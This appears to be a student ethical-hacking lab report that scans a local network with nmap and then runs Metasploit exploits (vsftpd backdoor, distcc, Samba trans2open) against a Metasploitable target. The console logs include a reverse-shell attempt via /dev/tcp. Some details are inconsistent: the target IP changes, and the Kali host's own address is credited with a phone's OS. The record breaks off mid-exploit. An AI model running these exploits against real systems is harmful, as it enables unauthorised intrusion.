ETHICAL HACKING PROJECT

Scanning and Enumerating a Local Network with Nmap -

INTRODUCTION:

The objective of this project is to provide a comprehensive and practical approach to understanding both offensive and defensive cybersecurity operations by simulating real-world network penetration testing. Through controlled virtual environments, learners can explore how vulnerabilities are identified and exploited, and how organizations can build defenses against such threats. This simulation is designed for educational purposes, focusing on ethical hacking methodologies and the application of cybersecurity best practices in a lab-based setup.

The project is conducted using two main virtual machines:

1. Kali Linux – A security-focused Linux distribution based on Debian, widely used by ethical hackers, penetration testers, and forensic analysts. It comes preloaded with hundreds of powerful tools for network scanning, vulnerability assessment, exploitation, and more.
2. Metasploitable – An intentionally vulnerable Linux-based system derived from Ubuntu, created for testing and training in cybersecurity. It contains multiple flaws and outdated services that mimic common vulnerabilities found in real-world systems.

The simulation follows a structured penetration testing lifecycle, divided into the following stages:

1. Network Discovery – Detecting live hosts and open ports using tools like Nmap to map the network topology.
2. Information Gathering – Collecting technical data about the target systems, including service banners, OS fingerprints, and version details.
3. Enumeration – Gaining deeper insights such as user accounts, system configurations, and shared resources.
4. Exploitation – Targeting and exploiting known vulnerabilities to gain unauthorized system access using tools like Metasploit.
5. Privilege Escalation – Elevating access rights within the compromised system to gain administrative control.
6. Password Extraction & Cracking – Obtaining password hashes and attempting to crack them using tools such as John the Ripper.
7. Security Remediation – Recommending strategies to mitigate vulnerabilities, such as applying security patches, hardening configurations, and using stronger authentication methods.

This project not only helps learners understand how cyber attacks occur but also highlights the importance of prevention and response strategies. By simulating the attack lifecycle and practicing defensive countermeasures, participants gain critical skills required for roles in ethical hacking, security analysis, and incident response within modern IT environments.

PROJECT REQUIREMENTS:

Two Operating Ststems:

1. Kali linux (Attacking Machine)
2. Metasploitable machine (Target Machine)

TOOLS USED:

1. Nmap
2. Metasploit Framework
3. John the Ripper
4. Metasploitable2


TASKS:

Task 1 - NETWORKING SCANNING

Task 1 : Basic Networking Scan

Step 1 : Open a terminal on your Kali Linux Machine.

Step 2 : Check the IP using ifconfig command.




```
┌──(root㉿Leman)-[/home/leman]
└─# ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6196  bytes 267208 (260.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6196  bytes 267208 (260.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.78.44  netmask 255.255.255.0  broadcast 192.168.78.255
        inet6 2401:4900:7cd0:a1ea:f5c7:6698:d18f:3fb0  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::d5c2:c2b0:1673:3829  prefixlen 64  scopeid 0x20<link>
        ether 14:13:33:6a:b7:b1  txqueuelen 1000  (Ethernet)
        RX packets 324221  bytes 462387622 (440.9 MiB)
        RX errors 0  dropped 19  overruns 0  frame 0
        TX packets 157878  bytes 10733861 (10.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 3 : Run a basic scan on your local network.

nmap -v 192.168.78.44

Expected Output: A list of devices on the network, their IP addresses, and the open ports. This -v Option will show a detailed view of the running scan.

Output of the Scan



```
Nmap scan report for 192.168.78.243 [host down]
Nmap scan report for 192.168.78.244 [host down]
Nmap scan report for 192.168.78.245 [host down]
Nmap scan report for 192.168.78.246 [host down]
Nmap scan report for 192.168.78.247 [host down]
Nmap scan report for 192.168.78.248 [host down]
Nmap scan report for 192.168.78.249 [host down]
Nmap scan report for 192.168.78.250 [host down]
Nmap scan report for 192.168.78.251 [host down]
Nmap scan report for 192.168.78.252 [host down]
Nmap scan report for 192.168.78.253 [host down]
Nmap scan report for 192.168.78.254 [host down]
Nmap scan report for 192.168.78.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 13:05
Completed Parallel DNS resolution of 1 host. at 13:05, 0.00s elapsed
Initiating SYN Stealth Scan at 13:05
Scanning 192.168.78.239 [1000 ports]
Discovered open port 53/tcp on 192.168.78.239
Completed SYN Stealth Scan at 13:05, 0.11s elapsed (1000 total ports)
Nmap scan report for 192.168.78.239
Host is up (0.0015s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 3E:20:73:99:51:F3 (Unknown)

Initiating SYN Stealth Scan at 13:05
Scanning 192.168.78.44 [1000 ports]
Completed SYN Stealth Scan at 13:05, 0.03s elapsed (1000 total ports)
Nmap scan report for 192.168.78.44
Host is up (0.000010s latency).
All 1000 scanned ports on 192.168.78.44 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Nmap done: 256 IP addresses (2 hosts up) scanned in 8.15 seconds
           Raw packets sent: 2511 (102.308KB) | Rcvd: 3003 (124.088KB)
```

Task 2 - Reconnaissance


1. Scanning for the hidden ports -

Step 1: To scan for the hidden ports, we have to scan whole range of the ports on that specific targeted IP address.

nmap -v -p- 192.168.78.44

Expected Output: A list of hidden ports with services.

Output



```
┌──(root㉿Leman)-[/home/leman]
└─# nmap -v -p- 192.168.78.44
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 13:13 IST
Initiating Parallel DNS resolution of 1 host. at 13:13
Completed Parallel DNS resolution of 1 host. at 13:13, 0.02s elapsed
Initiating SYN Stealth Scan at 13:13
Scanning 192.168.78.44 [65535 ports]
Discovered open port 1716/tcp on 192.168.78.44
Completed SYN Stealth Scan at 13:13, 1.15s elapsed (65535 total ports)
Nmap scan report for 192.168.78.44
Host is up (0.0000090s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
1716/tcp open  xmsg

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
           Raw packets sent: 65535 (2.884MB) | Rcvd: 131071 (5.505MB)
```

Total hidden ports = 1

List of the hidden ports –

1. 1716/tcp open xmsg


2. Service Version Detection

Step 1: Use the -sV option to detect the version of the services running on open ports:

nmap -v -sV 192.168.78.44

Expected Output: A detailed list os the open ports and the services running on them, including version information.

Output



```
┌──(root㉿Leman)-[/home/leman]
└─# nmap -v -sV 192.168.78.44
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-16 13:24 IST
NSE: Loaded 47 scripts for scanning.
Initiating Parallel DNS resolution of 1 host. at 13:24
Completed Parallel DNS resolution of 1 host. at 13:24, 0.02s elapsed
Initiating SYN Stealth Scan at 13:24
Scanning 192.168.78.44 [1000 ports]
Completed SYN Stealth Scan at 13:24, 0.05s elapsed (1000 total ports)
Initiating Service scan at 13:24
NSE: Script scanning 192.168.78.44.
Initiating NSE at 13:24
Completed NSE at 13:24, 0.00s elapsed
Initiating NSE at 13:24
Completed NSE at 13:24, 0.00s elapsed
Nmap scan report for 192.168.78.44
Host is up (0.0000090s latency).
All 1000 scanned ports on 192.168.78.44 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.41 seconds
           Raw packets sent: 1000 (44.000KB) | Rcvd: 2000 (84.000KB)
```


3. Operating System Detection

Step 1: Use the -O option to detect the operating system of the devices on the network:

nmap -v -O 192.168.78.44

Expected Output: The operating system details of the devices on the network.

Output



```
Nmap scan report for 192.168.78.249 [host down]
Nmap scan report for 192.168.78.250 [host down]
Nmap scan report for 192.168.78.251 [host down]
Nmap scan report for 192.168.78.252 [host down]
Nmap scan report for 192.168.78.253 [host down]
Nmap scan report for 192.168.78.254 [host down]
Nmap scan report for 192.168.78.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 13:39
Completed Parallel DNS resolution of 1 host. at 13:39, 0.01s elapsed
Initiating SYN Stealth Scan at 13:39
Scanning 192.168.78.239 [1000 ports]
Discovered open port 53/tcp on 192.168.78.239
Completed SYN Stealth Scan at 13:39, 0.18s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.78.239
Nmap scan report for 192.168.78.239
Host is up (0.0044s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 3E:20:73:99:51:F3 (Unknown)
Device type: phone
Running: Google Android 10.X, Linux 4.X
OS CPE: cpe:/o:google:android:10 cpe:/o:linux:linux_kernel:4
OS details: Android 9 - 10 (Linux 4.9 - 4.14)
Uptime guess: 21.227 days (since Fri Apr 25 08:12:22 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=264 (Good luck!)
IP ID Sequence Generation: All zeros

Initiating SYN Stealth Scan at 13:39
Scanning 192.168.78.44 [1000 ports]
Completed SYN Stealth Scan at 13:39, 0.03s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.78.44
Retrying OS detection (try #2) against 192.168.78.44
Nmap scan report for 192.168.78.44
Host is up (0.000075s latency).
All 1000 scanned ports on 192.168.78.44 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
Too many fingerprints match this host to give specific OS details
Network Distance: 0 hops

Read data files from: /usr/share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 10.99 seconds
           Raw packets sent: 2545 (105.754KB) | Rcvd: 3039 (127.954KB)
```

Task 3: Enumeration

Target IP address - 192.168.78.44

Operating System Detail: Google Android 10.X, Linux 4.X

Mac Address: 3E:20:73:99:51:F3 (Unknown)

Device type: phone


PORT	STATE	SERVICE
53/tcp	open	domain

Hidden Ports with Service Version(ONLY HIDDEN PORTS):

1716/tcp open xmsg(RPC #131071)


Task 4: Exploitation of services

1. Exploit vsftpd 2.3.4 – Backdoor Command Execution
   - Vulnerability : Backdoor Command execution vulnerability (CVE-2011-2523)
   - Exploit Module : exploit/unix/ftp/vsftpd_234_backdoor




```
       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

2. Exploit distccd – Remote Command Execution
    - Vulnerability: distcc service allows remote command execution (CVE-2004-2687)
    - Exploit Module: exploit/unix/misc/distcc_exec



```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(unix/misc/distcc_exec) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse
ListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] 192.168.56.102:3632 - stderr: bash: 73: Bad file descriptor
[*] 192.168.56.102:3632 - stderr: bash: /dev/tcp/127.0.0.1/4444: No such file or directory
[*] 192.168.56.102:3632 - stderr: bash: 73: Bad file descriptor
[*] Exploit completed, but no session was created.
msf6 exploit(unix/misc/distcc_exec) > █
```


3. Exploit Samba smbd – Remote Command Execution
    - Vulnerability: Samba trans2open overflow (CVE-2003-0201)
    - Exploit Module: exploit/linux/samba/trans2open



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 exploit(linux/samba/trans2open) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want Reverse
ListenerBindAddress?
